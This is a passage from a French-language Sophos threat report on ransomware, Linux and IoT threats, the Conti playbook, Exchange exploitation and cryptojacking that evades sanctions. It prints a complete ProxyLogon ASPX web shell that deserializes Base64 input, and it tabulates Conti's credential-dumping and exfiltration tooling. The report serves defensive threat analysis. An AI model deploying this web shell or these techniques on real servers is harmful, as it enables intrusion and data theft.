Alors que seuls les cybercriminels initiés sont autorisés à parcourir les identifiants issus d'un IAB, les administrateurs préoccupés par cette menace ne sont pourtant pas impuissants. La cause racine de nombreuses attaques de ransomware est un accès initial via un service qui ne nécessite qu'un seul mot de passe. L'ajout d'une authentification multifacteur au niveau de toutes les connexions possibles, que les utilisateurs pourraient vouloir utiliser, est un outil préventif extrêmement efficace. Mettre des services comme le RDP, TeamViewer ou d'autres utilitaires de gestion à distance derrière un VPN ou une méthode d'accès Zero-Trust (Confiance Zéro) qui applique également l'authentification multifacteur est encore mieux. Il est également avantageux de surveiller vos propres réseaux à l'aide d'outils tels que Shodan ou Censys afin de vérifier les violations d'identifiants à l'aide de services tels que haveibeenpwned.com, et de mener des tests d'intrusion pour trouver les maillons faibles de la sécurité au niveau de votre périmètre, car il est clair que si vous ne le faites pas, les acteurs malveillants le feront.

La menace que constituent les IAB peut être très sérieuse, mais le risque qu'ils posent peut également être géré assez efficacement en utilisant les mesures de sécurité disponibles et un peu de bon sens. Cela dit, les SophosLabs pensent que le marché des IAB ne se développera qu'en 2022, et que ces services continueront d'alimenter l'épidémie de ransomwares que nous connaissons.

Les nouvelles menaces ciblent les appareils Linux et les objets connectés (IoT)

Le paysage des menaces est un terrain en constante évolution, avec des attaquants toujours à l'affût de nouveaux exploits ou de cibles faciles. Alors que la plupart des menaces que les produits Sophos et les experts en réponse aux incidents ont investiguées en 2021 impliquaient des malwares qui s'exécutent sur le système d'exploitation Windows, nous proposons un outil de protection enpoint pour les serveurs exécutant Linux et recherchons les cybercriminels qui pourraient essayer de tirer parti (ou de prendre le contrôle) de ces machines. Sophos a travaillé sur plusieurs cas en 2021 où des attaquants avaient compromis avec des malwares des machines Linux non protégées.

Les attaquants utilisant des ransomwares n'ont pas non plus ignoré les cibles potentiellement lucratives qui constituent les serveurs Linux. Une famille de ransomwares appelée RansomEXX est apparue en 2021. Elle tente de reproduire dans l'environnement Linux le succès des attaques de ransomware ciblant les endpoints Windows.

Dans l'environnement Linux, les scripts Bash sont similaires aux scripts PowerShell ou aux fichiers Batch dans l'univers Windows. Un ransomware appelé DarkRadiation est apparu cette année, qui était d'ailleurs plus une collection de scripts Bash qu'un unique exécutable conventionnel. Suivant les modèles d'autres acteurs malveillants utilisant des ransomwares sur les réseaux Windows, les scripts DarkRadiation ciblaient spécifiquement les distributions Debian ou Red Hat (CentOS). Les scripts effectuent la reconnaissance, le mouvement latéral et le chiffrement des fichiers importants.

En plus des serveurs conventionnels, les hyperviseurs représentent des cibles attractives pour les attaques de ransomware, car un seul hyperviseur peut héberger de nombreuses machines virtuelles qui agissent comme des serveurs pour une grande organisation ou un réseau d'entreprise. Un ransomware que nous avons rencontré en 2021 ciblait la plateforme VMware ESXi et se présentait sous la forme d'un script Python qui, lorsqu'il était exécuté sur un hyperviseur, stoppait toutes les machines virtuelles en cours d'exécution, puis chiffrait le datastore où se trouvaient les disques durs virtuels ainsi que d'autres fichiers de configuration conservés sur l'hyperviseur. Cette attaque visait une entreprise du secteur de la logistique et du transport maritime. Lors d'un autre incident en juin 2021, nous avons reçu un signalement selon lequel la variante Linux de RansomEXX avait chiffré un autre hyperviseur ESXi, géré par une grande boulangerie commerciale.

Les objets connectés (IoT) qui exécutent un shell Linux « busybox », limité en termes de fonctionnalités, restent également une cible pour les vers (worms) qui distribuent des cryptomineurs ainsi que d'autres malwares nuisibles au niveau des appareils de base tels que les routeurs ou le stockage connecté au réseau. Les botnets comme Mirai tireront parti des mots de passe par défaut inchangés ou des vulnérabilités logicielles de produits tels que des décodeurs bon marché pour installer du code malveillant sur ces boitiers. Malheureusement, si un botnet comme Mirai ou un cryptomineur peut être installé par la force sur un appareil, vous pouvez le considérer comme le fameux « canari dans une mine de charbon » des temps anciens, car cela signifie que quelque chose de bien pire pourrait se produire.

En raison de la grande disponibilité et du support assez médiocre de certaines marques d'appareils connectés bon marché et grand public, aucun obstacle n'est véritablement offert aux attaquants automatisés tels que Mirai. Sophos s'attend donc à ce que les attaques ciblant à la fois les précieux serveurs Linux, mais aussi les produits électroniques grand public se poursuivent sans relâche en 2022.

Les attaquants se tournent vers des outils commerciaux

La cybersécurité a bénéficié de deux fuites majeures de la part de cybercriminels utilisant des ransomwares. Le monde des analystes en cybersécurité a applaudi lorsque, comme mentionné précédemment, un affilié au gang de ransomware Conti a dévoilé la manière avec laquelle l'opération RaaS formait ceux qui s'inscrivaient pour rejoindre l'équipe de 'voleurs par effraction'. On pouvait ainsi découvrir les méthodes pour mener de la reconnaissance sur un réseau interne, de rechercher et d'exfiltrer des données sensibles, se déplacer latéralement au sein de réseaux compromis et déployer la charge virale finale sur les machines d'une entreprise.

Ensuite, en 2020, Sophos a découvert une archive secrète contenant des outils et de la documentation laissée sans protection par une personne associée au gang de ransomware Netwalker. Les membres du groupe avaient saisi la moindre opportunité en attaquant toute cible vulnérable, des petites entreprises du secteur médical aux établissements scolaires publics. Les attaquants avaient laissé en libre accès un cache de logiciels qu'ils avaient utilisé à plusieurs reprises lors d'attaques ayant eu lieu sur plusieurs mois.

Le point commun entre ces deux fuites est qu'elles ont montré que les attaquants utilisant les ransomwares s'appuient de plus en plus sur l'utilisation de copies illégales ou piratées de logiciels commerciaux standards et d'outils open source gratuits avec une interface graphique utilisateur (GUI). En d'autres termes, ces attaquants ne développaient pas les outils qu'ils utilisaient pour mener leurs opérations, mais avaient plutôt choisi un ensemble d'outils plus facile à utiliser et moins difficile à déployer techniquement.

Par exemple, dans diverses attaques Conti pour lesquelles nous avons été amenés à effectuer une analyse post-attaque, nous avons découvert que les attaquants avaient cessé d'utiliser le RDP intégré de Windows et avaient choisi d'utiliser une gamme d'outils d'accès à distance dont le public cible comprend des professionnels IT. Des logiciels tels que Remote Utilities, Splashtop, Anydesk, Atera ou TeamViewer étaient bien plus courants que RDP ou Virtual Network Computing (VNC).

De même, les attaquants se sont appuyés sur des outils d'analyse et de reconnaissance basés sur une interface graphique utilisateur (GUI) comme Routerscan ou SharpView pour profiler les réseaux d'entreprise et identifier les machines sensibles qui mériteraient une attention particulière. Comme mentionné précédemment, des outils comme Mimikatz, bien que n'étant pas strictement un outil commercial, étaient très présents, apparaissant dans presque tous les incidents gérés manuellement et sur lesquels nous avons investigué au cours de l'année écoulée. Les copies piratées de Cobalt Strike, utilisées non seulement lors d'attaques de ransomware, mais également distribuées sous la forme de charge virale initiale permettant de déclencher d'autres malwares, étaient également bien présentes.

Même les outils créés par les entreprises de cybersécurité étaient exploités lors d'attaques où les produits de ces dernières étaient installés sur les machines ciblées. Des outils comme GMER, utilisés pendant des années pour extraire et supprimer les malwares rootkit, ont été utilisés pour déconnecter et désactiver les pilotes de bas niveau, et nous avons trouvé des outils de « suppression » créés par TrendMicro et BitDefender oubliés sur les systèmes compromis.

Alors que le secteur cybercriminel utilisant les ransomwares continue de basculer vers un modèle RaaS, Sophos s'attend à ce que ces outils ainsi que d'autres soient plus largement utilisés lors des attaques, abaissant encore davantage le niveau de compétences requis des attaquants potentiels.

Outils du ransomware Conti

Des documents secrets divulgués par un affilié de Conti offrent un aperçu de leurs opérations

Accès initial	Exécution	Élévation des privilèges	Contournement de la défense	Accès aux identifiants	Détection	Mouvement latéral	Impact
Exploit FortiGate firewall	Scripts PowerShell	PowerUp	gpedit.msc	mimikatz	Routerscan	psexec	Ransomware Conti
Pièces jointes de Spearphishing	psexec	SharpUp	Set-MpPreference	Invoke-Kerberoast	adfind	wmic	rclone
Exploit ProxyShell	wmic	BeRoot	Process Hacker	wmic NTDS. dit dump	nltest	Atera	Exfiltration de données vers mega.io
	Metasploit	PrivEsc	GMER	wmic lsass dump	Commandes net	Anydesk	
	Cobalt Strike	FullPowers	PCHunter	Metasploit	netscan	Splashtop	
			TrendMicro remover	Cobalt Strike	SharpView	Remote Utilities	
			Outil de désinstallation Bitdefender		PowerView	Invoke-SMBAutobrute	
			Scripts Sophos de suppression		Invoke-Userhunter	CVE-2021-34527	
			PowerTool		Metasploit	CVE-2017-0144	

SOPHOSlabs

Fig 13. Une caractéristique majeure des opérations de Ransomware-as-a-Service (RaaS) a été la large gamme de méthodes utilisées par les attaquants pour insérer et déployer le malware. Le playbook de Conti pour les nouveaux attaquants-clients aide à comprendre pourquoi aujourd'hui tant de groupes d'attaque différents semblaient suivre le même plan pour effectuer la reconnaissance, identifier les cibles clés et se déplacer latéralement au sein du réseau de la victime. Même pour l'exfiltration de données, de nombreux groupes utilisent les mêmes outils et services.

Une année noire pour les infrastructures logicielles

Au cours de l'année écoulée, les vulnérabilités logicielles ont permis de lancer des attaques massives contre les infrastructures qui exécutent certains des services Internet les plus élémentaires, entraînant ainsi un certain désarroi et générant beaucoup d'heures supplémentaires pour les administrateurs IT qui ont passé leurs week-ends et leurs vacances à tenter de faire face à une large gamme d'attaques.

Les problèmes ont commencé en mars 2021, lorsque des attaquants (à priori les services de renseignement russes SVR) ont inséré des instructions modifiées dans le code source d'une entreprise appelée SolarWinds. Le produit concerné, Orion, est utilisé pour gérer à distance des réseaux complexes et a gagné en popularité lors de la pandémie, car de nombreux employés ont été contraints de passer au télétravail. Le code modifié a donné aux pirates (code appelé Nobelium par Microsoft) la possibilité d'accéder aux réseaux des clients de SolarWinds, qui comprenaient des milliers de grandes organisations, parmi lesquelles des agences gouvernementales.

Toujours en mars 2021, Microsoft a publié le premier d'une série de plusieurs correctifs pour traiter les failles de son logiciel de serveur de messagerie Exchange. Le bug corrigé en mars, CVE-2021-26855 (ou ProxyLogon), permet à un attaquant non authentifié d'installer des fichiers sur des serveurs Exchange. Microsoft a publié un correctif de manière anticipée une semaine avant son Patch Tuesday qui a partiellement traité la faille, puis a publié des mises à jour de correctifs la semaine suivante avec le package Patch Tuesday officiel, puis encore d'autres les mois suivants.

Malheureusement, les attaquants (appelés Hafnium par Microsoft) ont immédiatement commencé à exploiter la vulnérabilité, en installant des Web shell et en lançant des attaques de ransomware, qui se sont ensuite poursuivies pendant des mois. Tout au long de l'été, un nombre croissant d'attaquants ont exploité les vulnérabilités d'Exchange pour installer des Web shell, des balises Cobalt Strike, des mineurs de cryptomonnaie, des ransomwares ainsi que d'autres malwares.

Puis, en juillet 2021, une autre société de services IT a été la cible d'attaquants. Ils ont ciblé Kaseya, un fournisseur de services de gestion IT à distance, et ont tiré parti de leur plateforme pour infecter des centaines de clients de Kaseya, notamment des MSP (Managed Service Providers), avec le ransomware Revil. Le pire dans cette attaque est qu'elle a commencé le week-end férié du 4 juillet aux États-Unis, alors que de nombreux employés étaient en vacances.

À la fin de l'année, Sophos a commencé à découvrir des attaquants exploitant encore plus de vulnérabilités logicielles pour charger des ransomwares et contourner la sécurité endpoint. À l'approche de 2022, Sophos anticipe les tentatives continues et imprévisibles d'abus massif des outils d'administration IT et des services Microsoft exploitables tels que Exchange par des acteurs sophistiqués de type APT (Advanced Persistent Threat) ainsi que par des éléments cybercriminels ordinaires.

```
<%@ Page Language="C#" Debug="true" validateRequest="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Runtime.Serialization.Formatters.Binary" %>
<script runat="server">
protected string ExchangeRuntime()
{
        return s.Text.ToString();
}
protected void Database(MemoryStream m,BinaryFormatter b)
{
                m.Position = 0;
                b.Deserialize(m);
}
protected void C_Click(object sender, EventArgs e)
{
                Byte[] S = System.Convert.FromBase64String(ExchangeRuntime());
                MemoryStream m = new MemoryStream(S);
                BinaryFormatter b = new BinaryFormatter();
                Database(m,b);

}
</script>
<html>
<form id="form" runat="server" >
<asp:TextBox runat="server" ID="s" Value="" input style="border:0px"/>
<asp:Button ID="C" runat="server" Text="" OnClick="C_Click" />
</form>
</body>
</html>
```

SOPHOSlabs

Fig 14. Les Web shell ProxyLogon peuvent être de très courtes lignes de code insérées dans des pages Web, hébergées sur des serveurs Windows exécutant Microsoft Exchange. Cette capture d'écran du code source d'un Web shell montre qu'il prend des commandes sous la forme de chaînes de texte codées en Base64 et les transmet directement au système d'exploitation.

Les malwares contournent les sanctions internationales

Dans le monde de la finance internationale, plusieurs grandes institutions exercent un pouvoir énorme sur la manière avec laquelle des individus et même des pays entiers peuvent interagir avec les réseaux complexes utilisés pour déplacer et transférer de l'argent d'un endroit à un autre. Au fil des décennies, les Nations Unies, l'Union européenne et le département du Trésor américain ont mis en place des sanctions économiques pour punir des individus, des groupes et des gouvernements nationaux qui se seraient livrés à des activités criminelles qui auraient porté préjudice au reste du monde.

Le ransomware est l'une de ces activités qui, au cours de l'année écoulée, a fait l'objet d'un examen minutieux après une longue période durant laquelle le problème n'avait pas été résolu. Le coût élevé des paiements de rançon a mis à rude épreuve les économies des pays (principalement d'Amérique du Nord et d'Europe), et de nombreuses cibles de ransomwares ont dû faire face à des demandes de rançon astronomiques en cryptomonnaie, qui ne pouvaient actuellement pas être bloquées en utilisant les sanctions économiques normales qui visent les auteurs de crimes ainsi que leurs complices.

Les sanctions de septembre 2021 annoncées par les États-Unis contre la plateforme d'échange de cryptomonnaie basée en Russie, SUEX OTC, ont permis de découvrir que 40 % des transactions connues via cette dernière avaient été utilisées pour transférer de l'argent à des groupes cybercriminels connus, parmi lesquelles au moins huit utilisaient des campagnes de ransomware. Un groupe de ransomware sanctionné en 2019, connu sous le nom d'Evil Corp, essaie à priori d'échapper à ces sanctions en renommant son ransomware avec plusieurs noms différents.

Les cryptomonnaies constituent une technique des plus efficaces pour éviter les sanctions, expliquant ainsi pourquoi les cybercriminels basés dans les régions du monde soumises à des sanctions économiques classiques traitent exclusivement en cryptomonnaie. De plus, comme cette dernière est anonyme, il peut être difficile de déterminer où va réellement l'argent. Et comme celle-ci a gagné en popularité dans les pays sanctionnés, il n'est pas surprenant d'observer des mineurs de cryptomonnaie illicites se répandre dans la nature et envoyer leur production à des organisations basées dans des zones où les gens ne peuvent pas utiliser le système bancaire traditionnel.

Les détections de MrbMiner persistent, malgré les sanctions

Ce cryptojacker rarement détecté est originaire d'Iran



Fig 15. Parmi les cryptomineurs malveillants, très peu de nos clients ont déjà été infectés par MrbMiner. Et pourtant, quelques machines par mois déclenchent des alertes indiquant que le mineur est présent. Étant donné que l'origine du mineur et la destination de ses gains mal acquis se trouvent dans un pays soumis à des sanctions économiques de la part du Trésor américain, le simple fait de permettre au mineur de fonctionner pourrait amener une organisation à enfreindre les lois nationales dans de nombreux pays. Heureusement, ce cas de figure reste un événement très rare.

Une famille de cryptomineurs, que nous avons appelée MrbMiner, envoie exclusivement sa cryptomonnaie à une organisation basée en Iran, qui est l'un des pays qui a fait l'objet de sanctions économiques américaines depuis des décennies. La campagne MrbMiner, comme d'autres campagnes de ce type lancées par des malwares connus sous le nom de MyKings, LemonDuck ou KingMiner, utilise une méthode d'attaque automatisée contre des services vulnérables et accessibles depuis Internet afin d'infecter les serveurs hébergeant ces derniers. Comme les serveurs ont généralement une plus grande puissance de traitement que les ordinateurs de bureau classiques, ces machines sont des cibles précieuses pour les activités de cryptomining illégale.

Dans les attaques automatisées de MrbMiner, le mineur a ciblé les serveurs hébergeant le logiciel Microsoft SQL. L'attaque exploite les vulnérabilités de certaines versions de ce service de base de données qui permettent aux attaquants de charger des malwares dans des tables de base de données, puis d'appeler des fonctions de cette base afin d'écrire les données dans des fichiers, que le serveur sera ensuite incité à exécuter. Une chaîne d'événements conduit alors inexorablement à ce que les serveurs soient compromis et le cryptomineur pirate alors tous les cycles disponibles du processeur pour « miner » Monero, une cryptomonnaie moins traçable et actuellement privilégiée par la majorité des mineurs cryptojacker que nous voyons en cours d'utilisation.

Les tentacules de MrbMiner se connectent à une entreprise technologique iranienne



Fig16. Bien que nous n'ayons vu qu'un petit nombre de machines infectées par le malware cryptomineur MrbMiner, la campagne implique plusieurs noms de domaine personnalisés qui sont utilisés pour distribuer des charges virales, envoyer et recevoir des commandes et recevoir des unités de travail Monero. L'un des domaines liés à MrbMiner pointe vers un magasin d'informatique basé dans la ville de Shiraz, en Iran.

Le cryptojacking génère des problèmes supplémentaires, car la charge accrue en matière de traitement que le malware place sur les serveurs génère une demande plus élevée en termes d'énergie électrique et peut contribuer à une défaillance prématurée des composants mécaniques en raison de la chaleur ou des cycles de lecture/écriture supplémentaires qu'ils imposent aux périphériques de stockage.

Sophos pense que l'utilisation illégale de la cryptomonnaie, à la fois pour échapper aux sanctions, mais aussi pour dissimuler des activités cybercriminelles, continuera d'augmenter en 2022, les ransomwares et le cryptojacking étant les deux moyens les plus utilisés par les cybercriminels pour recevoir directement des paiements en cryptomonnaie de la part de leurs victimes.

Sophos France
Tél. : 01 34 34 80 00
Email : info@sophos.fr

21-11-04 FR (DD)

SOPHOS